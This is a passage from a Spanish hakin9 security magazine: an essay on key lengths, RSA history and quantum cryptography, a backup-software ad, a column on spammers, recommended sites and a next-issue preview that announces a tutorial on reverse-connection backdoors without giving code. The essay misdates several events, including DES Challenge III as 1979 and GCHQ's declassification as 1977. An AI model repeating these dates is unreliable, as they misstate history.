Volviendo al tema que nos preocupa, si hay sospechas de que la longitud de clave es pequeña y por tanto ésta podría ser vulnerable, simplemente aumentamos su tamaño en bits y nos sentimos otra vez seguros. Una huída hacia delante como la citada anteriormente, aumentando cada cuatro o cinco años la longitud de estas claves y aceptando así que otra vez son seguras durante un cierto espacio de tiempo, no es la solución idónea. Es más, podríamos incluso aventurarnos a decir que esta medida tiene escaso valor algorítmico.

Seguir insistiendo en algoritmos mejor elaborados -qué duda cabe- y con excelentes propiedades matemáticas como podría ser el nuevo estándar AES, pero que al final sólo dependen de que el o los atacantes sean capaces de encontrar una clave de n bits, parece ser que no es una solución definitiva y a largo plazo. Hace falta una idea revolucionaria similar a la del intercambio de clave, presentada por Diffie y Hellman hace ahora 30 años, que remueva estos paradigmas de la seguridad informática. Quizás este cambio de filosofía en los métodos de cifra venga de la mano de la computación y la criptografía cuánticas.

Está claro que es muy fácil y cómodo decir que hace años no aparece nada realmente novedoso en criptografía, aunque en estos momentos haya cientos de excelentes criptólogos estudiando y presentando nuevos enfoques y esquemas, sin proponer solución alguna. Alguien lo podrá estar pensando en estos momentos y yo en su caso como lector haría lo mismo, pero evidentemente no soy yo quien deba presentar este tipo de soluciones o nuevas propuestas, sino ese grupo relativamente reducido pero importantísimo de verdaderos gurús de la seguridad informática y en particular de la criptografía, por lo demás conocidos mundialmente.

Lo expuesto en este artículo de alguna manera viene planteándose desde hace muchos años, por lo que no soy ni mucho menos de los primeros en presentar un debate en este sentido. El lector encontrará centenas de miles páginas en Internet sobre vulnerabilidades en los sistemas de cifra, así como computación y criptografía cuánticas. Es más, el libro Los Códigos Secretos de Simon Singh cuya lectura recomiendo, le entregará una amena y completa visión sobre el desarrollo del mundo de la criptografía bajo la perspectiva de un experto, con decenas de anécdotas y citas históricas.

He aprovechado, eso sí, esta fecha del 30 aniversario de la maravillosa e ingeniosa propuesta de Diffie y Hellman, para plantear diversas cuestiones que comienzan a preocupar cada vez más a la Sociedad de la Información. Así, el artículo tiene como objetivo poner esta cuestión de la fortaleza criptográfica sobre la mesa mediante un conjunto de preguntas relacionadas entre sí, e intenta propiciar un análisis razonado sobre esta realidad que se nos avecina.

Cuestiones sobre claves usadas en criptografía simétrica

Si hablamos de criptografía simétrica o de clave secreta, lo que en la década de los 70 y 80 era una longitud de clave muy robusta, del orden de 60 bits, hoy en día sería ridículo pensar utilizar un sistema que trabajase en ese rango de magnitudes. De los 40 bits de clave secreta o simétrica (e.g. DES) que forzaban los navegadores -los comentarios sobre esta reducción del tamaño de la clave me los reservo, son de sobra conocidos- hace tan sólo unos diez años, se ha pasado rápidamente a los 128 bits. Y más, con la llegada del AES no es extraño ver en las propiedades de algunas conexiones seguras mediante plataformas SSL que la clave usada por este algoritmo está ya en los 256 bits.

¿Por qué existía un interés tan manifiesto en reducir el tamaño de las claves de uso público en Internet hasta casi finales de la década de los 90 y, de pronto, esos 40 bits pasan -sin más- a 128? Ese aumento es sencillamente espectacular (recuerde que significa multiplicar 88 veces por 2, es decir, 309.485.009.821.345.068.724.781.056) y resulta difícil creer que simplemente por la ley de Moore u otro parámetro similar de análisis de los avances en tiempos de cómputo se acepte, de buenas ganas y en un tiempo récord, que lo que antes se reducía (recordar aquellos navegadores) de 56 bits a 40 bits para bajar el nivel de seguridad y fortaleza de la cifra en prácticamente todos los países del mundo, ahora pueden ser 128, 196 ó 256. Opino que no hay lógica que resista este análisis.

¿Por qué en los Estados Unidos la criptografía era considerada en aquellos años como material bélico, con todas las limitaciones que ello suponía para su exportación y que por tanto sufrían cientos de países, España incluida, y de un día para otro deja de serlo? Algo más, ¿cómo es posible que algoritmos tan poderosos y robustos como el AES tengan su código abierto en una amplia diversidad de lenguajes disponible en Internet -lo que obviamente no critico; apoyo el

código abierto, es tan sólo un comentario- y hoy cualquier informático o programador pueda incluso modificar ligeramente su estructura, compilarlo y convertirlo en un nuevo ejecutable supuestamente imposible de descifrar, ...y que esto no cree alarma mundial?

El delito informático ha superado en 2006 los ingresos por tráfico de drogas según expertos de los Estados Unidos. Ante esta perspectiva, ¿qué sucedería ahora si la modificación al código comentada en el párrafo anterior la están realizando bandas y organizaciones criminales, en las que se sabe están reclutando expertos en criptografía y redes, dando paso a un nuevo prototipo de hacker que nada tiene que ver con aquel Robin Hood de las redes (la conciencia de la red) sino un verdadero delincuente cuyos logros no puede hacer públicos -he ahí otro gran problema añadido- por el entorno mafioso y delictivo que le rodea?

Ni qué decir lo que esto significa dentro de la lucha contra el terrorismo internacional. ¿Estamos preparados para esto? Para nuestra tranquilidad, supuestamente sí habrían sistemas trabajando para contrarrestar esta amenaza, pero casi nadie sabe cómo son, dónde están, qué hacen ni cómo lo hacen.

Son muchas preguntas. Para cada una de ellas seguro existen varias interpretaciones, con más o menos matices, unas personales, otras incluso rozando la ciencia-ficción, pero no creo sea éste el foro para presentarlas ni discutirlas.

Cuestiones sobre claves usadas en criptografía asimétrica

Si, por el contrario, estamos hablando de claves de cifra asimétrica o los llamados sistemas de clave pública, no es difícil recordar que en las mismas fechas de aquellos gloriosos 40 bits de clave simétrica, se usaban claves asimétricas tipo RSA de 512 bits. Hoy en día, un valor estándar en los certificados digitales X.509 está en los 1.024 bits, también con RSA, pero... ¿cuánto tiempo más usaremos esa longitud de clave y ese sistema de cifra?

Muchas aplicaciones modernas (e.g. PGP) crean por defecto claves de 2.048 bits, precisamente con algoritmos distintos a RSA, basados en la propuesta inicial de Diffie y Hellman, es decir cimentando su fortaleza en el denominado problema del logaritmo discreto, en vez de la dificultad de factorizar un número grande compuesto por los dos primos que usa RSA.

En este caso el atacante que desea romper el secreto del mensaje o la clave privada se enfrenta a uno de los dos problemas matemáticos antes comentados, cuya dificultad computacional es similar.

No obstante, existen otros tipos de ataques. En contraposición a los sistemas de cifra simétricos, al parecer aquí no resulta tan efectivo un ataque distribuido a la clave privada haciendo uso del principio *divide y vencerás* y que hizo sucumbir definitivamente al algoritmo DES -debido eso sí a los 56 bits de su clave, el DES no ha sido criptoanalizado- a finales del año 1979 tras un ataque en red conocido como DES Challenge III, propuesto e impulsado por RSA.

En el caso de RSA, decimos que resulta computacionalmente imposible encontrar la clave privada a partir de los valores públicos de dicha clave: el producto n de los dos primos p y q -conocido como cuerpo de cifra- y la clave pública e propiamente tal, inversa de la clave privada y secreta d, que además es el valor típico 65.537 o número 4 de Fermat. Hay que reconocer que RSA ha resistido todo tipo de ataques en sus casi 30 años de vida, pero sus claves de hace menos de 10 años de 512 bits hoy en día serían fácilmente atacadas mediante la simple factorización de ese cuerpo de cifra.

¿Qué sucedería si en los próximos años alguien encuentra un método más eficaz de factorización distribuida o bien una versión mejorada del ataque a la clave privada basado en la conocida paradoja del cumpleaños, que ha servido por ejemplo para dejar las funciones hash MD5, SHA-1 y sus familias heridas de muerte desde septiembre de 2004, y que sin embargo eran y siguen siendo ampliamente utilizadas entre otros en los certificados digitales X.509?

Peor aún, ¿y si quienes estuviesen detrás de este intento no son científicos con un interés loable y noble como nos consta por sus artículos y ponencias en congresos,

Librería

- New directions in cryptography. Whitfield Diffie, Martin Hellman, Noviembre 1976.
http://www.cs.purdue.edu/homes/ninghui/courses/Fall04/lectures/diffie-hellman.pdf
- Algunos criptólogos importantes
http://en.wikipedia.org/wiki/Cryptographer
- Los códigos secretos. Simon Singh, Editorial Debate S.A., 2000
http://www.simonsingh.net/Code_Book_Download.html
- Libro electrónico de Seguridad Informática y Criptografía v4.1. Jorge Ramió
http://www.criptored.upm.es/guiateoria/gt_m001a.htm
- DES Challenge III - RSA Laboratories
http://www.rsasecurity.com/rsalabs/node.asp?id=2108
- La verdadera historia de RSA
http://livinginternet.com/i/is_crypt_pkc_inv.htm
- Computación y criptografía cuánticas
http://en.wikipedia.org/wiki/Quantum_computer
http://en.wikipedia.org/wiki/Quantum_cryptography
http://www.criptored.upm.es/guiateoria/gt_m471a.htm

sino delincuentes, organizaciones criminales? ¿No sería esto un motivo de real preocupación para los negocios en red y la banca por Internet? ¿Se imagina lo que sucedería si las claves privadas de bancos, organismo de gobierno, agencias de investigación, etc. quedasen en manos de criminales?

Como seguramente sabrá, tras el éxito del libro *El Código da Vinci* existen decenas de libros que se ocupan de esta temática, ahora que está tan de moda unir la intriga con la criptografía y los códigos secretos. Lo inquietante es que todo esto ya no es sólo la imaginación novelesca de un conjunto de autores; es muy posible que se convierta en una de las preocupaciones más importantes de organismos y naciones en los próximos años o bien, y en el peor de los casos, que ya esté ocurriendo.

Cuando la investigación se convierte en alto secreto

El sistema RSA se ha convertido en un estándar de facto en las comunicaciones seguras en Internet, pero poca gente conoce la verdadera historia de este algoritmo. Es verdad que Rivest, Shamir y Adleman dan con la piedra angular de la criptografía de clave pública en febrero de 1978 (15 meses después del invento revolucionario de Diffie y Hellman) patentando así RSA que lleva sus iniciales, pero este nuevo sistema para cifrar información fue descubierto muchos años antes.

En 1969 el GCHQ Government Communications Headquartes en Gran Bretaña, preocupado por la gran dificultad que entrañaba intercambiar claves de cifra simétrica, comienza a trabajar en esa misma idea y en 1973 (cinco años antes) el matemático Clifford Cocks llegará a idéntica conclusión que los creadores de RSA.

Desgraciadamente para él y su grupo de investigadores, este trabajo fue considerado como alto secreto por el gobierno británico y no pudo hacerse público ni menos patentarlo. En 1977, casi 25 años después, el GCHQ años decide desclasificar esta información y hacerla de dominio público. Aunque de poco sirva, este hecho al menos permite que hoy se les pueda reconocer a estos investigadores el trabajo realizado.

Algo similar sucedió con los avances en el criptoanálisis a la máquina Enigma durante la Segunda Guerra Mundial, especialmente gracias a científicos polacos (entre ellos Marian Rejewski) y británicos (por ejemplo Alan Turing) que vieron como, acabada la guerra, no pudieron recibir el reconocimiento mundial por sus extraordinarias proezas en el descifrado de ese monstruo de las cifras del ejército nazi y que permitió, no obstante, salvar miles de vidas humanas, por la sencilla razón de que todo ese maravilloso trabajo se mantuvo por decenas de años como un secreto de estado.

Durante muchos años la NSA, National Security Agency, es el organismo que contrata a más matemáticos a nivel mundial. Tras los atentados del 11-S ha crecido de forma espectacular la contratación de expertos en criptografía en los Estados Unidos. ¿Cuántos desarrollos similares se estarán realizando actualmente de forma totalmente secreta?

Computación y criptografía cuánticas

Retomando la idea del inicio de este artículo, tal vez la próxima revolución en los sistemas de cifra venga con la criptografía cuántica y, más aún, con la creación de computadores y sistemas cuánticos prácticos. No entraré en especificaciones técnicas; el lector encontrará miles de páginas en Internet que tratan la computación y criptografía cuánticas en profundidad, tanto en inglés como en español.

Un computador cuántico puede resolver esos problemas que antes decíamos eran intratables (la factorización de un número compuesto y el problema del logaritmo discreto) en un tiempo mínimo. De hecho ya existen ejemplos usando tecnologías como la resonancia magnética nuclear, dispositivos superconductores de interferencia cuántica conocidos como SQUIDs, iones suspendidos en vacío, imanes moleculares, etc.

En 1994 Peter Schor propone un algoritmo que sería capaz de factorizar el cuerpo de cifra RSA y de esta forma deducir la clave privada, en un tiempo muy pequeño conocido matemáticamente como polinómico, lo que fue prácticamente confirmado por un grupo de investigación de IBM en el año 2001 para un número de 4 bits y hoy se habla de algoritmos más eficientes con excelentes resultados con números por encima de 10 bits.

¿Qué nos espera en los próximos años en esta carrera? Si esto llegara a ser medianamente factible en los próximos 10 ó 20 años para ciertos organismos o estados, todos los sistemas de cifra actuales quedarían obsoletos. ¿Sería el fin de la privacidad? ¿Seguiremos confiando en las nuevas tecnologías? ¿Qué sucedería con los negocios y la banca en Internet?

Por su parte, la criptografía cuántica parte en el año 1984 cuando Charles Bennet y Gilles Brassard proponen un esquema de cifrado cuántico. Según los estudios realizados, la cifra mediante criptografía cuántica permitiría que lo que hasta ahora aceptamos como fortaleza de los algoritmos, esto es una seguridad computacionalmente intratable, se vuelva en seguridad matemática de forma que cualquier interceptación del mensaje o clave intercambiada podría detectarse.

La forma condicional en la afirmación anterior estriba en que ciertas propiedades de la mecánica cuántica como la imposibilidad de clonación del haz láser podría estar en entredicho, aunque éste es un tema que escapa del objetivo del artículo. Son simples obstáculos en el camino de algo que estamos comenzando a aprender cómo funciona.

En sus poco más de 20 años de historia, la criptografía cuántica ha tenido un avance teórico muy lento, aunque sí se han dado pasos importantes en las implementaciones prácticas, y es así como los primeros productos comerciales de intercambio de clave hacen su aparición en el año 2002.

Si la computación y criptografía cuánticas, tal y como se sospecha, llegan a convertirse en una alternativa viable a los actuales sistemas informáticos y de cifra, tendríamos por un lado una potencial amenaza en su altísimo poder de cómputo pero, por otro lado, la posibilidad de diseñar un sistema criptográfico con una seguridad perfecta y no tendría sentido entonces seguir especulando con nuevos algoritmos para la protección de datos. La seguridad sería total.

Nuevamente nos encontramos ante la disyuntiva de que este sistema, ahora sí infalible, también estaría al alcance de criminales. Y para la seguridad mundial esto sería gravísimo. ¿Permitirán los estados que todo el mundo pueda utilizar esta nueva tecnología si llega a ser factible?

Conclusiones

Para las personas puede que 30 ó 50 años signifiquen mucho, pero reflexionemos sobre estos logros y avances tecnológicos e intentemos contestar a las siguientes preguntas. ¿Pueden los países, instituciones, organismos y empresas vivir con esta incertidumbre en las herramientas y sistemas que controlarán la seguridad de sus datos e información? ¿Podemos sospechar qué novedades criptográficas nos esperan en el año 2036, por poner un horizonte de sólo 30 años, lo mismo que ha durado la criptografía de clave pública desde Diffie y Hellman?

¿Habrá en estos momentos, en algún lugar del mundo, estudios secretos con computadores y esquemas cuánticos que al ser estratégicos y vitales para algunos países y organismos, su conocimiento esté vedado para el resto la comunidad científica y, más aún, para la sociedad en general?

Aunque nos cueste reconocerlo, es meridianamente claro que esto debería estar sucediendo ahora mismo, incluso tal vez desde hace algunos años. La criptografía por su naturaleza siempre ha tenido una vertiente de investigación secreta. Recuerde el caso del invento de la criptografía de clave pública de Clifford Cocks antes comentado y que luego sí patentan Rivest, Shamir y Adleman, convirtiéndolo en un estándar mundial y en un espectacular negocio, o bien el trabajo anónimo de Rejewski y luego de los criptoanalistas de Bletchley Park con Turing a la cabeza rompiendo la máquina Enigma, y quizás tantos otros logros que no se han hecho públicos.

¿Por qué en este siglo XXI el ser humano se iba a comportar de forma distinta? Si algo ha cambiado es que cada día somos más desconfiados y paranoicos porque están sucediendo cosas hasta ahora inimaginables: los atentados en Nueva York, Londres y Madrid, el reciente intento en el aeropuerto de Londres de explotar varios aviones en pleno vuelo, el robo y fraude en Internet, la pornografía infantil, redes de pedófilos, el proyecto Echelon y sus redes de escucha, etc., son sólo algunos tristes botones de muestra de nuestra sociedad.

Porque en este tema tan delicado de la privacidad de los datos persolanes de los ciudadanos y de sus comunicaciones, no sólo hay que mirar con preocupación al ambiente delictivo. En aras de una mayor seguridad, también podríamos aceptar sin darnos cuenta un mundo Orwelliano.

En fin, demasiadas preguntas que tal vez sólo algunos de los grandes expertos, aquellos gurús a los que he hecho mención en la introducción y que puede ver en el enlace de la sección *Librería* de este artículo, podrían tener una respuesta... y si la tienen quizás nunca lleguemos a conocerla. ●

Sobre el Autor

Jorge Ramió es Dr. Ingeniero de Telecomunicación Diplomado por la Universidad Politécnica de Madrid, España 1982. Profesor titular del Departamento de Lenguajes, Proyectos y Sistemas Informáticos de la Escuela Universitaria de Informática de la Universidad Politécnica de Madrid, desde 1994 es coordinador de la asignatura Seguridad Informática en dicha Escuela.

Autor del libro electrónico de Seguridad Informática y Criptografía de libre distribución, con decenas de miles de descargas en Internet. La quinta edición con 1.029 diapositivas de fecha 1 de marzo de 2005 ha sido traducida recientemente al inglés. La sexta y última edición del libro, versión 4.1 de 1 de marzo de 2006, contiene 1.106 diapositivas.

Participa en comités de organización y de programa en diversos congresos relacionados con la seguridad informática y enseñanza universitaria, entre ellos el congreso internacional bienal CIBSI del que es su creador y del que se han celebrado tres ediciones.

Es miembro del Comité de Revisores de la Revista IEEE América Latina, IEEE Región 9 y del Subcomité de Seguridad de T.I. (SC 27) del Comité Técnico de Normalización de Tecnología de la Información (CTN 71) de AENOR.

Participa como profesor invitado en Doctorado, Máster y Diplomado en España, Argentina y Chile.

Ha impartido diversos cursos y conferencias sobre criptografía y seguridad informática en Argentina, Bolivia, Brasil, Chile, Colombia, Costa Rica, Cuba, España, México, Panamá, Perú, República Dominicana, Uruguay y Venezuela.

Creador y coordinador de la Red Temática Iberoamericana de Criptografía y Seguridad de la Información CriptoRed y director de la Cátedra UPM Applus+ de Seguridad y Desarrollo de la Sociedad de la Información.

Página Web personal: *http://www.lpsi.eui.upm.es/~jramio/*

PARAGON DRIVE BACKUP 8.0

En el mundo actual la información cuesta mucho pero como siempre subestimamos su valor y pocos de nosotros hacemos copias de seguridad de nuestros datos diariamente. Imagina que ocupas todo tu tiempo libre intentando acabar un proyecto antes de la fecha límite (creo que todos conocemos este tipo de situaciones) y finalmente has conseguido tenerlo listo. Es el mejor final de esta historia. Pero siempre existe uno peor que deberíamos tener en cuenta, el fracaso. Y no quiero ni imaginarmelo. Y creo que tú tampoco.

Así que creo que es el momento para que todos pensemos en una solución fiable para hacer backups y evitarnos posibles ataques al corazón.

Primero debería decir que no tienes porque asustarte del proceso de backup. Proteger tu sistema es muy fácil. Puedes programar las copias de seguridad de manera que se hagan backups de los archivos más importantes al final de cada día trabajo o de cada semana. Esto se puede hacer de manera que todo ocurre por la noche y después el sistema se va a dormir, una que haya terminado de realizar las copias de seguridad.

Paragon Drive Backup 8.0 crea una imagen de todo el disco, incluyendo el sistema operativo con todas las preferencias y configuraciones, aplicaciones y archivos de datos. Es aun mejor usar la tecnología HotBack™ exlcusiva de Paragon que realiza copias de seguridad del disco duro en tiempo real sin que haga falta reiniciar Windows o interrumpir cualquier aplicación que se esté ejecutando. De esta manera serás capaz de restaurar el sistema completo incluyendo todas las aplicaciones instaladas y configuradas – sin que haya que reinstalar ninguna aplicación.

Contacto: Paragon Software Group
www.paragon-software.com

Además, Paragon Image Explorer™ permite elegir qué carpetas y/o archivos restaurar desde la imagen de la copia de seguridad. Esto es extremadamente útil cuando sólo necesitas archivos/carpetas determinadas y no una restauración completa.

Si encuentras un problema y necesitas restaurar tus datos, puedes hacerlo desde la copia de seguridad cuando quieras, sin necesidad de que instales más software.

He aquí las características clave y los beneficios de Drive Backup 8.0 Personal Edition:

- Copia de seguridad mediante imágenes en tiempo real - usando diferentes tipos de modos de backup mediante imágenes Drive Backup es capaz de hacer copias de seguridad sea cual sea el sistema de archivos que uses. Para particiones Windows puedes crear una imagen backup de todo el disco duro sin necesidad de reiniciar Windows o cerrar ninguna aplicación.
- Backup Capsule - con Drive Backup puedes crear un espacio seguro en el disco duro para almacenar las imágenes de las copias de seguridad. También puedes crear DVD/CD con archivos backup autoarrancables, guardar las imágenes en unidades USB, FireWire y otros tipos de unidades externas, locales o en red.
- Backup Diferencial - Drive Backup permite crear copias de seguridad solo con los cambios desde el backup incial del disco, reduciendo de esta manera el tamaño de las posteriores imágenes. El Backup Diferencial junto con el programador nos entrega una solución backup completamente automática.
- Restauración de Datos y Recuperación - Drive Backup hace restauraciones de datos rápidas y fáciles desde la imagen de la copia de seguridad del disco. Puedes examinar las imágenes de los backups y restaurar archivos separados y carpetas o particiones y discos duros enteros. En caso de sistemas que no arranquen Drive Backup incluye un potente CD de recuperación.
- Clonación del Disco Duro - con Drive Backup puedes fácilmente clonar tu viejo disco duro para poner uno nuevo eliminado pesados y problemáticos SO y la instalación y ajuste de aplicaciones. También incluye funciones básicas de partición de discos duros que te permite añadir nuevos discos duros y prepararlos para el trabajo.

Además Paragon Software Group ha creado este producto en diversas versiones para que cualquier usuario (doméstico o profesional) pueda encontrar una solución apropiada para realizar copias de seguridad. Los extras de todas estas ediciones se los puede encontrar en el sitio de la compañía: *www.paragon-software.com* . ●



Pedido de suscripción






Por favor, rellena este cupón y mándalo por fax: 0048 22 887 10 11 o por correo: Software-Wydawnictwo Sp. z o. o., Piaskowa 3, 01-067 Varsovia, Polonia; e-mail: *suscripcion@software.com.pl*

Nombre(s) .... Apellido(s) ....

Dirección ....

C.P. .... Población ....

Teléfono .... Fax ....

Suscripción a partir del Nº ....

e-mail (para poder recibir la factura) ....

☐ Renovación automática de la suscripción

Título	número de ejemplares al año	número de suscripcio-nes	a partir del número	Precio
Sofware Developer's Journal Extra! (1 CD-ROM) – el antiguo Software 2.0 Bimestral para programadores profesionales	6			38 €
Linux+DVD (2 DVDs) Mensual con dos DVDs dedicado a Linux	12			86 €
Hakin9 – ¿cómo defenderse? (1 CD-ROM) Bimestral para las personas que se interesan de la seguridad de sistemas informáticos	6			38 €
Linux+ExtraPack (7 CD-ROMs) Las distribuciones de Linux más populares	6			50 €
MSCoder (2 CD-ROM) Independent magazine for developers using Microsoft platforms	6			38 €
			En total	

Realizo el pago con:

☐ tarjeta de crédito (EuroCard/MasterCard/Visa/American Express) nº └┴┴┴┘└┴┴┴┘└┴┴┴┘└┴┴┴┘ CVC Code └┴┴┘

Válida hasta └┴┴┴┘

☐ transferencia bancaria a BANCO SANTANDER CENTRAL HISPANO
Número de la cuenta bancaria: 0049-1555-11-221-0160876
IBAN: ES33 0049 1555 1122 1016 0876
código SWIFT del banco (BIC): BSCHESMM

Fecha y firma obligatorias:



Columna

Spammers fortune

Konstantin Klyagin

Pida Viagra ahora*, *Alerta en la bolsa*, *Petición importante*, *Aumente sus neuronas de tamaño*... Esos son los asuntos de alguno de los alrededor de 500 correos electrónicos que estuve borrando después de volver a Berlín tras una semana de vacaciones esquiando en Polonia. El spam normalmente no es un problema si mantienes controlado el correo todo el día. Pequeñas porciones de *vacaciones baratas*, *buenísimas hipotecas* y *pildoras milagrosas* entran cada dos horas y borrarlas lleva un poco de tiempo. Sin embargo, se convierte en un problema cuando vuelves después de un largo periodo fuera.

Ahora incluso se anuncian servicios de estiba y partidos políticos ucranianos (¡maldición, me han encontrado incluso aquí!) usando spam. Más aun, me iba a encontrar con una noticia que decía que un spammer había sido arrestado en los Estados Unidos. De acuerdo con el artículo, el chico de nombre Adam Vitale era un *rey del spam*. Obviamente, si hay tanto spam por todos lados, alguien ha tenido que mandarlo. Aunque nunca lo imaginé como una monarquía con sus propios reyes. De cualquier forma, el chico y su compañero (¿príncipe?¿reina?), alguien llamado Todd, cobraron al cliente $6,500 y luego acordaron un pago de $40,000 de los beneficios iniciales de las ventas del producto. Eso hacen $46,500 que bien podría pagar tus deudas, incluso si este tipo de pedidos te llegan cada dos meses o cada trimestre. Pero el cliente era un informante del Security Service, así que ambos fueron arrestados y pueden ser ahora encarcelados durante un par de años de acuerdo a la US CAN-SPAM bill (ley anti-spam americana).

Ahora, esto es lo que le pasa a chicos avariciosos a los que no les gusta compartir. Mientras que la subcontratación es criticada por fuentes respetadas, como CNN Money, por ser poco fiable y no lo suficientemente buena en terminos de calidad, éste es justo el caso en el que sería útil. La mayor parte del sector de TI en la Europa del Este y la antigua URSR está proporcionando servicios de subcontratación. El spam no es algo que no sean capaces de manejar. Además, no hay leyes anti-spam en esos países. Me apuesto algo a que los miembros de la dinastía spammer vieron algunos presupuestos de subcontratación. Así que simplemente fueron demasiado avariciosos. Debido a esto ahora están en compañía de violadores y asesinos en lugar de disfrutando el sol, el mar y los cocktails en Florida, el estado del rey del spam, mientras que los subcontratados trabajan para él.

Eso es todo, Adam y Todd. Muy probablemente ahora tendrás tiempo de pedir Viagra, aumentar tus acciones de tamaño y conseguir hipotecas baratas. Estoy seguro de que disfrutarás. No seas tan avaricioso la próxima vez.

Aparte de conseguir que te hagan un trabajo y evitar trabajar, la subcontratación de economías en desarrollo sin leyes anti-spam puede salvar a los spammers de la cárcel. Pero no sólo el spamming se puede subcontratar. Realmente, muchas empresas de seguridad informática subcontratan el desarrollo de sus productos. Cuando vivía en Ucrania e iba a la universidad, solía trabajar como development manager para una famosa herramienta de seguridad PDA. Algunos de mis amigos de San Petersburgo están trabajando en el desarrollo de un motor para uno de los vendedores de anti-virus más importantes. El cliente quiere rebajar los costes sin que sus clientes lo sepan, así que no puedo revelar el nombre de la empresa. Pero en cualquier caso, el mercado es enorme.

Ahora imagina que el spam y la tecnología anti-spam están ambos subcontratados. El malware, adware y otras cosas se desarrollan también en el extranjero. También lo son los anti-virus y los eliminadores de malware, preferiblemente por la misma gente. ¿Quieres un gusano? Ningún problema. ¿Una herramienta para eliminarlo? Aquí la tienes. Esto ciertamente pondría fin a todas las amenazas del mundo de TI moderno, sea lo que sea lo que diga CNN Money sobre la subcontratación. ●


Acerca del autor

Konstantin Klyagin, también conocido como Konst, es ingeniero de software y lleva trabajando durante 7 años en desarrollo de software. A los 24, tenía 16 años en total de experiencia con ordenadores, MSc en Matemáticas Aplicadas . Habla ruso, inglés, rumano e ucraniano. Original de Kharkov, Ucrania, actualmente vive en Berlín.

Más información: *http://thekonst.net/.*


Páginas recomendadas


Una especie de portal para la gente a que le gusta la informática y la seguridad. Si te gusta este mundo, te gustará elhacker.net.
http://www.elhacker.net


CyruxNET – allí encontrarás la información detallada sobre las técnicas hack más populares.
http://www.cyruxnet.org


Sitio de noticias que brinda la más variada información en cuanto al mundo de los móviles, enlaces, contactos, y mucho más.
www.diginota.com


Un lugar de encuentro para todos interesados en temas de seguridad
www.daboweb.com


Hack Hispano, comunidad de usuarios en la que se tratan temas de actualidad sobre nuevas tecnologías, Internet y seguridad informática.
http://www.hackhispano.com


Un espacio libre para compartir: descargas, software, programas oscuros, dudas, noticias, trucos... y más cosas a ritmo de blues.
http://www.viejoblues.com


Aqui encontraras todo lo que debes saber
www.segu-info.com.ar


Tecnología, informática e Internet. Allí encontrarás enlaces, foros, fondos de escritorio y una biblioteca repleta de artículos interesantes...
http://www.hispabyte.net


Indaya teaM fue creada por un grupo de personas amantes de la informática para ayudar a todos los que se interesan por la informática.
http://www.indaya.com


Web especializada en artículos técnicos sobre Linux. Aquí encontrarás las últimas noticias sobre Linux y Software Libre, foros.
www.diariolinux.com


Seguridad0 es un magazine gratuito de seguridad informática. Tiene una periodicidad semanal, aunque se anaden noticias a diario.
http://www.seguridad0.com


DelitosInformaticos.com revista digital de información legal sobre nuevas tecnologías.
www.delitosinformaticos.com

Páginas recomendadas

Si tienes una página web interesante y quieres que la presentemos en nuestra sección de “Páginas recomendadas” contáctanos: *es@hakin9.org*



hakin9 1/2007
En el número siguiente, entre otros:



Explotación en la pila: la técnica off-by-one



Cuando programamos usando el lenguaje C debemos ser cuidadosos con la reserva de memoria y el uso de variables, ya que si reservamos un búfer y no hacemos un buen uso podemos provocar su desbordamiento y que un atacante se aproveche de esta circunstancia para tomar el control del programa.



Inyección de tráfico y técnicas de detección de MAC spoofing en Wi-Fi



La falsificación de tramas y la impersonación de estaciones en redes Wi-Fi son la base para la realización de la mayoría de los ataques existentes, no obstante, los sistemas de detección de intrusiones usan técnicas fiables que permiten detectar esas tramas falsificadas.




Backdoors Multiplataformas



En este artículo trataremos de explicar cómo crear una Backdoor o Puerta Trasera con conexión inversa y protegida por contraseña, en lenguaje C para Windows y Linux a la vez, pero antes de comenzar daremos unas pequeñas nociones sobre programación de sockets para que los que no sepan programarlos, también aprendan.



Violación y Aplicación de Políticas de Seguridad con IDS y Firewall



En este artículo comentaremos como puede usarse un Sistema de Detección de Intrusiones en Redes (NIDS) como herramienta de verificación en el caso de específico de un fallo del firewall y como herramienta para la aplicación de la política de seguridad.



En el CD:

- *hakin9.live* – distribución bootable de Linux,
- muchas herramientas – composición imprescindible de un hacker,
- tutoriales – ejercicios prácticos de los problemas tratados en los artículos,
- documentación adicional,
- versiones completas de aplicaciones comerciales.

Información actual sobre el próximo número – *http://www.hakin9.org/es*

El número está a la venta desde principios de Enero de 2006.

Reklama Steganos

Hosting by Hostalia.

Cuidados intensivos.
Los recibes mientras Internet trabaja para ti.
Porque puedes desconectar sabiendo que tus servicios web y tu email funcionan perfectamente.
Porque disfrutas del mejor hosting a los mejores precios.



Dominios · Alojamiento web/Hosting · Email · Housing



www.hostalia.com · info@hostalia.com
902 01 21 99